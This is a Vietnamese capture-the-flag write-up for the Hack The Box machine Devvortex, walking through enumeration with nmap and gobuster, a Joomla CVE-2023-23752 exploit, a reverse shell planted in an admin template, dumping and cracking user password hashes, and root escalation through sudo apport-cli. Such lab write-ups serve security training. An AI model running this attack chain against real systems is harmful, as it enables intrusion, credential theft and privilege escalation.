

Devvortex

1. nmap

- **-ss** : Đây là tùy chọn để thực hiện quét TCP SYN. Trong nmap, việc sử dụng kỹ thuật này giúp giảm khả năng bị phát hiện khi quét mạng.
- TCP SYN là một trong ba loại gói tin TCP (Transmission Control Protocol), bao gồm SYN (synchronize), ACK (acknowledge), và RST (reset). Gói tin SYN được sử dụng trong quá trình thiết lập kết nối TCP, trong đó thiết bị gửi một gói tin SYN đến một thiết bị khác để bắt đầu một phiên trao đổi dữ liệu. Thiết bị nhận gói tin SYN sẽ gửi lại một gói tin SYN-ACK để xác nhận việc nhận gói tin SYN và đồng ý thiết lập kết nối. Cuối cùng, thiết bị gửi một gói tin ACK để xác nhận việc nhận gói tin SYN-ACK. Quá trình này được gọi là TCP three-way handshake và là bước quan trọng trong việc thiết lập kết nối TCP.
- **-sv** : Tùy chọn này yêu cầu nmap xác định phiên bản của các dịch vụ đang chạy trên các cổng được mở trên máy chủ hoặc thiết bị đích.
- **-sc** : Tùy chọn này yêu cầu nmap chạy các scripts mặc định để tìm kiếm các lỗ hổng hoặc lỗ hổng tiềm ẩn thông qua việc kiểm tra các phản hồi từ các dịch vụ đã được xác định bằng tùy chọn **-sv**.

```
(kali@kali)-[~/Downloads]
$ sudo nmap -ss -sv -sC 10.10.11.242
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 08:47 EDT
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|_ 256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: DevVortex
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.01 seconds
```

2. gobuster

- Tìm hidden directory

```

(kali㉿kali)-[~/htb/devvortex]
$ gobuster dir -u http://devvortex.htb/ -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://devvortex.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/css (Status: 301) [Size: 178] [→ http://devvortex.htb/css/]
/images (Status: 301) [Size: 178] [→ http://devvortex.htb/images/]
/index.html (Status: 200) [Size: 18048]
/js (Status: 301) [Size: 178] [→ http://devvortex.htb/js/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

```

- Tím dns

```


gobuster dns -d devvortex.htb -w $wordlists/dns/subdomains-top1million-20000.txt -t 20
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain:      devvortex.htb
[+] Threads:     20
[+] Timeout:     1s
[+] Wordlist:     /Users/mekaneo/Hacking/wordlists/dns/subdomains-top1million-20000.txt
=====
2023/12/08 17:37:57 Starting gobuster in DNS enumeration mode
=====
Found: dev.devvortex.htb

Progress: 1013 / 19967 (5.07%)^C
[!] Keyboard interrupt detected, terminating.


=====
2023/12/08 17:38:02 Finished
=====

```

- Tìm đc dns dev.devvortex.htb




- Vào robots.txt thấy đc cái




```
# If the Joomla! site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

- Hiện ra 1 CMS Joomla, ta vào thử administrator




- Tìm ra version của joomla




- Tìm thấy bản exploit của Joomla 4.2.8, tải về thôi

<https://github.com/Acceis/exploit-CVE-2023-23752>

3. login vào trang web, truy cập mySQL <http://dev.devvortex.htb/administrator/>



- Chỉnh sửa lại trang index.php trong System ➡ Templates ➡ Administrator Templates, thêm reverse shell



- Dùng nc bắt, vào đc mySQL

```
(kali@kali)-[~/htb/devvortex/exploit-CVE-2023-23752]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.242] 58584
bash: cannot set terminal process group (857): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

- Vào database kiểm tra


```
www-data@devvortex:~/dev.devvortex.htb/templates/cassiopeia$ mysql -h localhost
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
```

```
Your MySQL connection id is 51033
```

```
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)
```

```
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
```

```
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> show databases;
```

```
+-----+
| Database                |
+-----+
| information_schema      |
| joomla                  |
| performance_schema      |
+-----+
```

```
3 rows in set (0.00 sec)
```

```
mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets |
| sd4fg_associations |
| sd4fg_banner_clients |
| sd4fg_banner_tracks |
| sd4fg_banners |
| sd4fg_categories |
| sd4fg_contact_details |
| sd4fg_content |
| sd4fg_content_frontpage |
| sd4fg_content_rating |
| sd4fg_content_types |
| sd4fg_contentitem_tag_map |
| sd4fg_extensions |
| sd4fg_fields |
| sd4fg_fields_categories |
| sd4fg_fields_groups |
| sd4fg_fields_values |
| sd4fg_finder_filters |
| sd4fg_finder_links |
```

- Thấy được password bị mã hóa của tài khoản admin

```
mysql> select * from sd4fg_users;
+----+-----+-----+-----+-----+
| id | name      | username | email                  | password |
+----+-----+-----+-----+-----+
| 649 | lewis      | lewis    | lewis@devvortex.htb   | $2y$10$6V52x.SD8Xc7hNlVwUTrI. |
| 650 | logan paul | logan    | logan@devvortex.htb   | $2y$10$IT4k5kmSGvHS09d6M/1w0e |
+----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

4. Crack password, login vào acc admin

```

(kali@kali)-[~/htb/devvortex]
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (?)
1g 0:00:00:09 DONE (2024-04-09 12:18) 0.1084g/s 152.2p/s 152.2c/s 152.2C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
10.10.11.242

```

- Lấy đc user.txt
- Leo quyền lấy root.txt

```

logan@devvortex:~$ sudo /usr/bin/apport-cli -f
*** What kind of problem do you want to report?
Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
*** Collecting problem information
The collected information can be sent to the developers to improve the
application. This might take a few minutes.
*** What display problem do you observe?
Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

```

```
To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze
Press any key to continue...

..dpkg-query: no packages found matching xorg
.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.5 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
/bin/bash: /bin/bash_: No such file or directory
!done (press RETURN)
root@devvortex:/home/logan# whoami
root
```

- Lúc nó hiện ra file có ;, gõ !bin/bash để vào root